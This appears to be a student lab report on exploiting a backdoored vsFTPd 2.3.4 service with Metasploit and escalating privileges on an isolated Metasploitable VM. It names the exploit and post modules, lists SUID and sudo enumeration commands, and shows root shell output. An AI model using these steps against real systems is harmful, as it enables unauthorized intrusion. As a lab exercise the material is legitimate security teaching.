
PRACTICAL 4 : ESCALATION USING METASPLOIT

Aim

The objective of this practical is to gain elevated (root) privileges on a compromised Linux system using Metasploit and post-exploitation techniques. This exercise helps understand how misconfigurations, vulnerable services, and kernel flaws can be abused to escalate privileges after initial access.

Tools & Environment Used

- **Attacking Machine: Kali Linux**
- **Target Machine: Vulnerable Linux VM (vsFTPd 2.3.4 service enabled)**
- **Framework: Metasploit Framework**
- **Network Type: Host-only / Internal Network**



Part A: Initial Access (Exploitation)

Step 1: Service Identification

A vulnerable FTP service (vsFTPd 2.3.4) was identified running on the target system.

Step 2: Exploitation Using Metasploit

The following Metasploit module was used to exploit the backdoored FTP service:

- **Module: exploit/unix/ftp/vsftpd_234_backdoor**

After setting the target IP address and running the exploit, a command shell session was successfully opened.

Observation

The exploit spawned a shell with UID 0 (root), indicating immediate root access due to the backdoor vulnerability.

Part B: Session Handling Issues Encountered

Problem 1: Session Closed Automatically

After gaining a shell, the session closed unexpectedly when commands were mistyped (e.g., incorrect use of the `session` command).

Solution

- **Verified session status using the `sessions` command**
- **Re-ran the exploit carefully**
- **Ensured correct syntax while interacting with sessions**

Problem 2: Exploit Ran but No Session Created

On re-exploitation attempts, Metasploit returned:

> **Exploit completed, but no session was created.**

Reason

The vsFTPd backdoor only triggers once per service start. After initial exploitation, the service needed a restart.

Solution

- **Restarted the target VM**
- **Re-ran the exploit**

Part C: Privilege Escalation (Linux)

Step 1: Verifying Current Privileges

Commands executed inside the target shell:

- **whoami**
- **id**

These commands confirmed the current user context.

Step 2: System Enumeration

The following commands were executed to gather system information:

- **uname -a**
- **cat /etc/os-release**

This information is essential for identifying suitable kernel-level exploits.

Step 3: SUID Binary Enumeration

To locate files with SUID permissions, the following command was used:

- **find / -perm -4000 -type f 2>/dev/null**

Misconfigured SUID binaries can allow execution of commands with root privileges.

Step 4: Sudo Permission Check

- **sudo -l**

This command checks whether the current user can execute commands as root without a password.

Part D: Automated Privilege Escalation Suggestion

Tool Used

- **Metasploit Post Module: post/multi/recon/local_exploit_suggester**

Execution

The module was run from the Meterpreter prompt after exiting the shell.

Outcome

The module suggested possible local exploits based on the kernel version and system configuration.

Part E: Root Verification

```
meterpreter > shell
Process 5425 created.
Channel 2 created.
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)
pwd
/etc
netstat -tulnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN      4559/xinetd
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN      4559/xinetd
tcp        0      0 0.0.0.0:39233           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN      4559/xinetd
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN      4627/jsvc
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN      4684/unrealircd
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      4245/mysqld
tcp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN      4664/rmiregistry
tcp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN      4684/unrealircd
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      4516/smbd
tcp        0      0 0.0.0.0:5900            0.0.0.0:*               LISTEN      4682/Xtightvnc
tcp        0      0 0.0.0.0:43756           0.0.0.0:*               LISTEN      4439/rpc.mountd
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      3732/portmap
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN      4682/Xtightvnc
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      4645/apache2
tcp        0      0 0.0.0.0:8787            0.0.0.0:*               LISTEN      4668/ruby
tcp        0      0 0.0.0.0:35379           0.0.0.0:*               LISTEN      3748/rpc.statd
tcp        0      0 0.0.0.0:8180            0.0.0.0:*               LISTEN      4627/jsvc
tcp        0      0 0.0.0.0:1524            0.0.0.0:*               LISTEN      4559/xinetd
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      4559/xinetd
tcp        0      0 192.168.56.102:53       0.0.0.0:*               LISTEN      4105/named
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN      4105/named
```

After exploitation, root access was verified using:

- **getuid (Meterpreter)**
- **whoami (Linux shell)**

Result

The output confirmed root-level privileges.

Final Result

The Linux system was successfully compromised and root access was obtained using Metasploit exploitation and privilege escalation techniques.

Learning Outcomes

- **Understood the difference between Meterpreter and system shell**
- **Learned where to execute Metasploit vs Linux commands**
- **Gained hands-on experience with Linux privilege escalation**
- **Identified common errors during session handling and their fixes**

Conclusion

This demonstrated how a vulnerable service combined with weak system security can lead to full system compromise. Proper patching, service hardening, and least-privilege principles are critical to prevent such attacks.